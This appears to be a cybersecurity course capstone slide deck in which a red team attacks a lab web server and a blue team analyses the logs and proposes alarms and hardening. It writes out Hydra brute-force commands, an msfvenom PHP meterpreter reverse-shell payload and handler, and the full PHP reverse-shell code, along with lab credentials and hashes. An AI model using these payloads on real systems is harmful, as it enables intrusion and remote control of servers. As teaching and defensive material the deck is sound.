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
04

**Hardening:** Proposed Alarms and Mitigation Strategies

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# Network Topology

# Network Topology



## Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0

Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1

OS: Windows

Hostname: ML-RefVM-684427

IPv4: 192.168.1.90

OS: Kali Linux

Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	Cloud-Based Host Machine
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Target Machine
ELK	192.168.1.100	SIEM System

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# Vulnerability Assessment

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The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled	Able to use web browser to view entire directories on Apache Web Server	Reconnaissance uncovered location of /company_folders/secret_folder/
Weak Usernames and Passwords	Simplistic and common usernames can be socially engineered. Password found in rockyou.txt	Hydra attack gained user password, leading to access of secret folders, password hash, and WebDAV
Reverse Shell via WebDAV Exploit	WebDAV protocol an extension of HTTP, undetected remote access possible if not configured properly	Persistent reverse shell launched against target, accessed root directory and captured flag

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# Exploitation: Directory Listing Enabled

01

## Tools & Processes

`nmap -sn 192.168.1.0/24`

`nmap -sV 192.168.1.105`

`dirb http://192.168.1.105`

Use any web browser to  
navigate to

<http://192.168.1.105>

02

## Achievements

nmap subnet scan revealed IP  
address of target machine


nmap vulnerability scan  
revealed open ports and  
running services

Traversed apache web server  
directory to discover location  
of `/secret_folder/`

03

```
root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-19 18:06 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00091s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux
; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:li
nux_kernel

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company\_folders/secret\_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

# Exploitation: Weak Usernames and Passwords

01

## Tools & Processes

Reconnaissance on  
<http://192.168.1.105>

```
hydra -l ashton -P  
/usr/share/wordlists/rockyou.txt -s  
80 -f -vV 192.168.1.105 http-get  
/company_folders/secret_folder/
```

02

## Achievements

Guessed username for account  
“ashton”

Used “ashton” credentials to gain  
access to  
/company\_folders/secret\_folder/  
/company\_folders/secret\_folder/  
contained hashed password and  
instructions for access to  
WebDAV

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leo  
poldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 202  
1-07-19 18:25:22  
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -  
s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
```

### Personal Note

In order to connect to our companies webdav server I need to use ryan's  
account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser



# Exploitation: Reverse Shell via WebDAV Exploit

01

## Tools & Processes

```
msfvenom -p  
php/meterpreter/reverse_tcp  
LHOST=192.168.1.90 LPORT=4444  
-f raw > shell.php
```

```
dav://192.168.1.105/webdav
```

```
msfconsole  
use exploit/multi/handler  
set payload  
php/meterpreter/reverse_tcp  
set lhost 192.168.1.90  
set lport 4444  
run
```

02

## Achievements

Created and uploaded  
msfvenom payload

Address used for transfer of  
shell.php script to target  
machine


Launched reverse shell attack  
to gain root access to apache  
web server and capture flag

03

```
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.1.90  
lhost => 192.168.1.90  
msf5 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.90:4444  
[*] Sending stage (38288 bytes) to 192.168.1.105  
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:47824) at 2021-07-15 14:17:59 -0700  
meterpreter > shell
```

```
meterpreter > download /flag.txt  
[*] Downloading: /flag.txt -> flag.txt  
[*] Downloaded 16.00 B of 16.00 B (100.0%): /flag.txt -> flag.txt  
[*] download : /flag.txt -> flag.txt
```

flag.txt -->  
b1ng0w@5h1sn@m0




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



- The initial port scan occurred on July 15, 2021 @ 18:00 EST
- 583,491 connections occurred, and the source IP was 192.168.1.90 (Kali)
- The sudden spike in network traffic pictured below are indicated of a port scan



# Analysis: Finding the Request for the Hidden Directory



- 14,771 requests were made to /company\_folders/secret\_folder/ occurred on July 15 @ 19:13:48.795
- The file "connect\_to\_corp\_server" was requested which contained password hash and instructions for connecting to WebDAV

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/webdav/

411,311

http://192.168.1.105/company\_folders/secret\_folder/

14,771

http://192.168.1.105/webdav

71

http://192.168.1.105/webdav/shell.php

### Personal Note

http://192.168.1.105/

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

# Analysis: Uncovering the Brute Force Attack



- 14,765 requests were made in the Hydra brute force attack
- 14,753 requests returned HTTP status code 401 (Unauthorized) and 2 requests returned HTTP status code 200 (OK), indicating a successful attack

user\_agent.original : "Mozilla/4.0 (Hydra)" and url.path : "/company\_folders/secret\_folder/"

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company\_folders/secret\_folder/

14,765

```
url.path: /company_folders/secret_folder/ user_agent.original: Mozilla/4.0 (Hydra) status: OK @timestamp: Jul 15, 2021 @ 19:55:11.875
network.direction: outbound network.community_id: 1:9WRjjtctxqNZtoSfssX1Z0ytnts= network.bytes: 1.4KB network.type: ipv4 network.transport: tcp
network.protocol: http event.dataset: http event.duration: 1.2 event.start: Jul 15, 2021 @ 19:55:11.875 event.end: Jul 15, 2021 @ 19:55:11.876
event.kind: event event.category: network_traffic host.name: Kali agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: e8ff515e-90cb-4a5d-99af-4903e0aa3d2e agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat
```

# Analysis: Finding the WebDAV Connection



- 71 requests were made to the /webdav directory
- The files were requested the msfvenom payload, shell.php and passwd.dav, which contained and MD5 hash for user account "Ryan"

url.path : "/webdav" and not user\_agent.original : "Mozilla/4.0 (Hydra)"

ryan:\$apr1\$fsU/VibG\$HznoQs6XTF7VauEHtkntNt.

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

http://192.168.1.105/webdav

Count ▾

71

```
/root/shell.php - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.
/*<?php /**/ error_reporting(0); $ip = '192.168.1.90'; $port = 4444;
if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f))
{ $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s,
$ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); }
$a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .=
fread($s, $len-strlen($b)); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] =
$a; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin')) &&
ini_get('suhosin.executor.disable_eval')
{ $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else
{ eval($b); } die();}
```



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

Search:

destination.ip : 192.168.1.105 and  
destination.port : (not 443 or 80)

Report:

Ports accessed per source IP

Alarm:

Send email when more than 5 ports  
(not 443 or 80) are accessed at the  
same time by the same IP address

## System Hardening

Configurations to mitigate port scans:

Proactively detect for open ports on  
system

Set server IPtables to block and delay  
port scanning

```
iptables -A port-scan -p tcp -tcp-flags  
SYN,ACK,FIN,RST RST -m limit --limit 1/s -j  
RETURN  
iptables -A port-scan -j DROP --log-level 6  
iptables -A specific-rule-set -p tcp --syn -j syn-flood  
iptables -A specific-rule-set -p tcp --tcp-flags  
SYN,ACK,FIN,RST RST -j port-scan
```



# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

Search:

url.path :

"/company\_folders/secret\_folder/"

Report:

/company\_folders/secret\_folder/

accessed by unknown IP

Alarm:

Send email any time

/company\_folders/secret\_folder/

accessed by unknown IP

## System Hardening

Configurations to block unwanted access:

Edit host configuration file to block access to /secret\_folder/ by unknown IP address

Rename and /secret\_folder/ and encrypt its contents

Disable directory listing in apache

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

Search:

user\_agent.original : "Mozilla/4.0  
(Hydra)" and url.path :  
"/company\_folders/secret\_folder/"

Report:

Number of Error (401) responses  
returned

Alarm:

Send email when more than 5 Error  
(401) or any OK (200) responses occur  
from unknown IPs

## System Hardening

Configuration to block brute force attacks:

Require complex passwords

Require multi-factor authentication  
for login attempts

Require CAPTCHA to verify login  
attempts made by humans

Lockout accounts after multiple  
failed login attempts

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

Search:

url.path : "/webdav/"

Report:

Attempts to access /webdav/ from  
unknown IPs

Alarm:

Send email when requests to access  
/webdav/ are made from unknown IPs

## System Hardening

Configurations to control access:

Edit host configuration file to block  
access to /webdav/ by unknown IP  
address

Use IPtables to create list of trusted  
IP addresses

```
iptables -I INPUT -s (TRUSTED IP) -p tcp -m  
multiport --dports 80,443 -j ACCEPT
```

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

Search:

`http.request.method : "put" and  
url.path: "/webdav/"`

Report:

`http "put" requests from unknown IPs`

Alarm:

Send email when http "put" requests  
made for /webdav/ by unknown IP

## System Hardening

Configuration to block file uploads:

Edit host configuration file to block  
access to /webdav/ by unknown IP  
address

Set /webdav/ folder permissions to  
read only

```
sudo chmod a=r /webdav
```

*The  
End*